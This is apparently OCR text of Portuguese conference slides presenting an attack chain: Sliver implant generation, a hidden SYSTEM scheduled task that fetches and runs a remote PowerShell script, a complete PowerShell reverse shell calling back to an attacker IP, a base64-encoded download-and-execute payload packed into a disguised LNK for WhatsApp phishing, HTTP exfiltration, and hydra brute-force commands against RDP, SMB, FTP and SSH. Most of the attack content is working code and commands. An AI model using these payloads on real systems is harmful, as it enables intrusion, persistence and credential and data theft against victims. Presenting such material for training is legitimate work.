sliver > generate --os windows --arch 64bit --mtls 192.168.100.214 -s /opt/temp

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 28s
[*] Implant saved to /opt/temp/ELABORATE_CASEMENT.exe
```

```
sliver > sessions

 ID         Transport   Remote Address           Hostname   Username   Operating System   Health
 60ad4c31   mtls        192.168.100.205:53697   VM-VM01    Patrick    windows/amd64      [ALIVE]
```

HACKING na WEB DAY 2025

Persistência: Persistência via Tarefas Agendadas (T1053.005)

- **Objetivo**: Manter acesso ao sistema mesmo se for reiniciado, se o usuário trocar a senha ...

```
schtasks /create /tn "MicrosoftUpdate" /tr "powershell.exe -WindowStyle Hidden -NoP -NonI -Exec Bypass -Command \"IEX(New-Object Net.WebClient).DownloadString('http://172.22.196.126:443/atualizacao.ps1')\"" /sc onlogon /ru SYSTEM /f
```

Argumento	Descrição	Motivo de Persistência
/create	Cria uma nova tarefa.	-
/tn "MicrosoftUpdate"	Nome da Tarefa. Usa um nome que imita um processo legítimo do sistema para se camuflar.	Camuflagem (Defesa Evasão)
/tr "..."	Task Run (O comando a ser executado).	Ação Maliciosa
-WindowStyle Hidden	Oculta a janela do PowerShell para que o usuário não veja a execução.	Furtividade
/sc onlogon	Schedule Type. Executa a tarefa sempre que qualquer usuário faz logon.	Persistência (Gatilho)
/ru SYSTEM	Run As User. Executa a tarefa com privilégios de sistema (máximo).	Elevação de Privilégios
/f	Force. Força a criação da tarefa, substituindo uma existente com o mesmo nome.	Confiabilidade da Persistência

HACKING na WEB DAY 2025

Exfiltração: Exfiltração via protocolo de rede (T1041)

- **Objetivo**: Enviar os arquivos da máquina alvo para os atacantes (normalmente via C2).

Exfiltração via HTTP:

- Máquina vítima: Subir um servidor HTTP na máquina alvo:
- **python3 -m http.server 80**

- Máquina atacante: Acessar o IP da vítima no browser (http://<alvo>:1234) ou baixar via wget:
- **wget <alvo>:1234/arquivo.txt**

HACKING na WEB DAY 2025

Ransomware: Criptografia dos dados e extorsão


- **Objetivo**: Criptografar os arquivos e cobrar para descriptografar.

OUTROS CASOS

HACKING na WEB DAY 2025

Recon: Varredura de serviços expostos (T1595)

- **Objetivo**: Encontrar servidores com portas de acesso remoto abertas, como SSH, RDP, SMB ...





HACKING na WEB DAY 2025


Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

- **Objetivo**: Obter acesso a máquina da vítima via phishing/spear phishing com foco no WhatsApp.

- Mensagem recebida no WhatsApp:







HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

➢RevShell

```
try {
    # Criar conexão com o listener
    $client = New-Object System.Net.Sockets.TcpClient("172.22.196.126", 443)
    $stream = $client.GetStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $writer.AutoFlush = $true
    $buffer = New-Object byte[] 1024
    $encoding = [System.Text.ASCIIEncoding]::new()

    while ($client.Connected) {
        # Aguarda leitura do listener
        $bytesRead = $stream.Read($buffer, 0, $buffer.Length)
        if ($bytesRead -eq 0) {
            Start-Sleep -Seconds 1
            continue
        }

        $command = $encoding.GetString($buffer, 0, $bytesRead).Trim()
        if (![string]::IsNullOrWhiteSpace($command)) {
            try {
                $output = Invoke-Expression $command 2>&1 | Out-String
            } catch {
                $output = "Erro ao executar comando: $_"
            }
            $writer.WriteLine($output)
        }
    }
} catch {
    Write-Host "Erro de conexão: $_"
} finally {
    if ($stream) { $stream.Close() }
    if ($client) { $client.Close() }
    exit 0  # <- Garante que a janela fecha ao final
}
```

HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

- Subir um servidor web na máquina do atacante:

```
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Encodando o payload do powershell em base64:

```
$Command = "IEX (IWR 'http://172.22.196.126/atualizacao.ps1')"
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($Command))
```

```
$Command = "IEX (IWR 'http://172.22.196.126/atualizacao.ps1')"
[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($Command))
SQBFAFgAIAAoAEkAVwBSACAAJwBoAHQAdABwADoALwAvADEANwAyAC4AMgAyAC4AMQA5ADYALgAxADIANgAvAGEAdAB1AGEAbABpAHoAYQBjAGEAbwAuAHAAcwAxACcAKQA=
```


- Criando o Atalho LNK Malicioso

1. Clique com o botão direito na área de trabalho ou em uma pasta > Novo > Atalho.
2. No campo "Digite o local do item", insira o comando completo que criamos, com payload encodado:


✓ ***powershell.exe -w 1 -enc <SEU_BASE64_AQUI>***

HACKING na WEB DAY 2025


Acesso Inicial: Phishing com anexos maliciosos (T1566.001)



Alterar ícone: Botão direito > Propriedades > Alterar ícone




Zipar o arquivo:



HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)


Após a vítima dar 2 cliques no arquivo, tivemos acesso a máquina dela:



HACKING na WEB DAY 2025

Credential Stuffing (T1110.003 e T1589.001)

- **Objetivo**: Buscar credenciais vazadas para acessar sistemas e aplicações.



HACKING na WEB DAY 2025

Acesso de credencial: Brute Force (T1110)

- **Objetivo**: Acessar serviços expostos (rdp, ssh, smb ...) utilizando credenciais vazadas ou com uma lista pré criada.


- RDP: **hydra -f -I -V -L valid_users.txt -P rdp_pass.txt -M rdp_hosts.txt rdp**
- SMB: **hydra -f -I -V -L valid_users.txt -P smb_pass.txt -M smb_hosts.txt smb**
- FTP: **hydra -f -v -I -L valid_users.txt -p Hackingnaweb@2025 187.65.43.21 ftp**
- SSH: **hydra -V -I -f -l teste.user -P ssh_passwords.txt -M ssh_hosts.txt ssh**


 # -f = finalizar quando achar uma cred válida| -V = modo verbose | -I = ignorar os 10 segundos 